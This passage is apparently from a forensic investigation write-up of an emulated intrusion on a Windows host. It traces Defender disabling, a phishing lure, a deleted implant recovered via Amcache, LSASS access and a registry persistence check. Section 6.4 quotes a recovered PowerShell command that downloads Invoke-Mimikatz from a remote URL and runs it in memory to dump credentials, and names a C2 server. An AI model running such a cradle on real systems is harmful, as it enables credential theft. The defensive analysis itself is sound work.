



Figure 11: Extracting Prefetch folder to Evidences\Prefetch\





Figure 12: Extracting Amcache.hve to Evidences\Amcache\

## 4.5 Evidence Hashing

An initial attempt to hash all extracted artifacts placed the output CSV *inside* separate `Output\` folder.





Figure 13: Evidence Hashing operation

# 5 Investigative Methodology

The investigation followed a source-of-truth-first workflow:

1. **Parse the emulation ground truth.** The Caldera operation report (JSON) was parsed first to establish the ability sequence, technique IDs, staging directory, and agent deploy commands providing an independent oracle against which host and network artefacts were validated.

2. **Hunt each technique across host artefacts.** Amcache, Sysmon (EID 1/3/10/11/13), registry hives (SYSTEM/SOFTWARE/SAM/NTUSER), the USN journal (`$J`), and Prefetch were queried per technique.

3. **Correlate with network evidence.** The PCAP was analysed for C2 beacons, agent-profile payloads, and exfiltration, then time-aligned with host events.

4. **Apply the two-source rule.** A finding is marked *confirmed* only when two independent sources agree; distractors are ruled out and documented as negatives.

5. **Author the timeline and detections.** All confirmed events were normalised to UTC into a single timeline, and detection opportunities were derived per technique.

# 6 Host Evidence Analysis

## 6.1 Defense Evasion — Windows Defender Disabled

The intrusion opened with Windows Defender being disabled through the Security Centre GUI, corroborated by two independent sources roughly 11 seconds apart.

| Source | Detail (UTC) |
|---|---|
| `SECHEALTHUI.EXE` Prefetch (attack-era run) | 06:12:04 — manual GUI access to Windows Security |
| Defender Operational EID 5001 | 06:12:15 — real-time protection disabled |
| Defender Operational EID 1116 | 06:21:30 — malware detected |
| Defender Operational EID 1117 | 06:21:44 — protective action taken |

The `SECHEALTHUI.EXE` prefetch *LastRun* (2026-07-25) is acquisition-boot contamination; the attack-era execution at **06:12:04 UTC** is recovered from the artefact's *Other run times* list. That the Defender engine still logged a malware detection/quarantine at 06:21 UTC (EID 1116/1117) after real-time protection was turned off indicates a related implant was flagged and neutralised early in the timeline.





Figure 14: PECmd — `SECHEALTHUI.EXE` prefetch





Figure 15: Defender Operational log (UtcTime)

## 6.2 Initial Access — Recovered Phishing Lure

The phishing email that initiated the intrusion was recovered. It impersonates IT Security with an urgent payroll-update pretext and instructs the recipient to run the attached `NulltackKatz.py` (T1566.001, then T1204.002 on execution).

| Field | Value |
|---|---|
| From | `security@payroll-update[.]com` (spoofed) |
| Reply-To | `it-security@noreply[.]com` |
| Subject | URGENT: Payroll System Security Update Required |
| Attachment | `NulltackKatz.py` |
| Pretext | Authority + urgency (lockout / delayed salary) |





Figure 16: Recovered phishing lure

## 6.3 Execution — Amcache Recovers a Deleted Binary

The malicious `splunkd.exe` was deleted from disk, but Amcache retained its metadata. AmcacheParser recovered SHA1 `84b3ad73cfa4654fcdafd162a0cb1527c4bad510` with a first-execution (FileKeyLastWrite) timestamp of **2026-07-05 06:13:27 UTC** for `c:\users\public\splunkd.exe`, and `anmar_hacking.exe` (SHA1 `90b54b721c6a06e80377b2000db7195c62c3d19d`) at 06:38:48 UTC. This is the single strongest artefact in the set: it proves both the existence and the first-run time of a binary that no longer exists on disk, and it independently confirms Flag 4.





Figure 17: AmcacheParser execution





Figure 18: AmcacheParser output

## 6.4 Credential Access — PowerShell Invoke-Mimikatz

Attack-era credential access is evidenced by a Sysmon Event ID 1 (Process Create) at UtcTime 2026-07-05 07:27:10, in which `powershell.exe` (parent `anmar_hacking.exe`, PID 5636) executed a PowerSploit download cradle to invoke Mimikatz in memory against LSASS:





Figure 19: Sysmon EID 1 — PowerShell

```
UtcTime: 2026-07-05 07:27:10.361
Image:    C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell.exe -ExecutionPolicy Bypass -C
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback = ...;
$web.DownloadString(\"https://raw.githubusercontent.com/PowerShellMafia/
PowerSploit/.../Invoke-Mimikatz...\"); ... -DumpCreds"
ParentImage: C:\Users\Public\anmar_hacking.exe
ParentCommandLine: "...anmar_hacking.exe" -server http://192.168.67.128:8888 -group red
```

This maps to the credential-access technique behind **Flag 2** (the relevant Sysmon event for process/LSASS access is **Event ID 10**, `ProcessAccess`).

## 6.5 LSASS Access — Sysmon EID 10

Filtering the Sysmon operational log for EID 10 (ProcessAccess) targeting `lsass.exe` recovers *attack-era* records at **2026-07-05 07:01:48 UTC** and **07:01:58 UTC** the first ProcessAccess events after the 07:01:41 log clear, recurring at ∼10 s intervals. Each shows `splunkd.exe` (PID 9432, user `NT SERVICE\Splunkd`) opening `lsass.exe` with `GrantedAccess=0x1FFFFF` (PROCESS_ALL_ACCESS).





Figure 20: Sysmon EID 10 query





Figure 21: Sysmon EID 10

This answers **Flag 2** (the Sysmon event for process/LSASS access is **EID 10**) with attacker-era data. Two caveats are recorded honestly. First, the `SourceImage` is `C:\Program Files\Splunk\bin\splunkd.exe` the *legitimate* Splunk path and service account, distinct from the malicious `C:\Users\Public\splunkd.exe` agent. Second, PID 9432 has no surviving EID 1 (its creation predates the 07:01:41 clear), so whether this LSASS access is benign Splunk service behaviour or operator abuse of the Splunk service context cannot be resolved from the surviving telemetry. The *unambiguous* attacker credential access is the PowerShell `Invoke-Mimikatz` cradle (07:27:10 UTC, next subsection) and the on-disk `mimikatz.exe` execution (08:48:09 UTC, Prefetch).

## 6.6 Persistence — Registry Run Keys

All standard `Run`-key autostart locations were examined and found clean of attacker entries, so registry-based persistence (T1547.001) did *not* occur — the operator relied on manual C2 redeployment instead. This negative is documented explicitly.

| **Autostart location** | **Values present (all legitimate)** |
|---|---|
| HKLM…`CurrentVersion\Run` | `SecurityHealth`, `VMware User Process` (`vmtoolsd.exe`) |
| HKCU…`CurrentVersion\Run` (NTUSER) | `OneDrive`, `MicrosoftEdgeAutoLaunch` |
| SYSTEM…`Services\Splunkd` | `ImagePath = "C:\Program Files\Splunk\bin\splunkd.exe"` (legitimate service) |

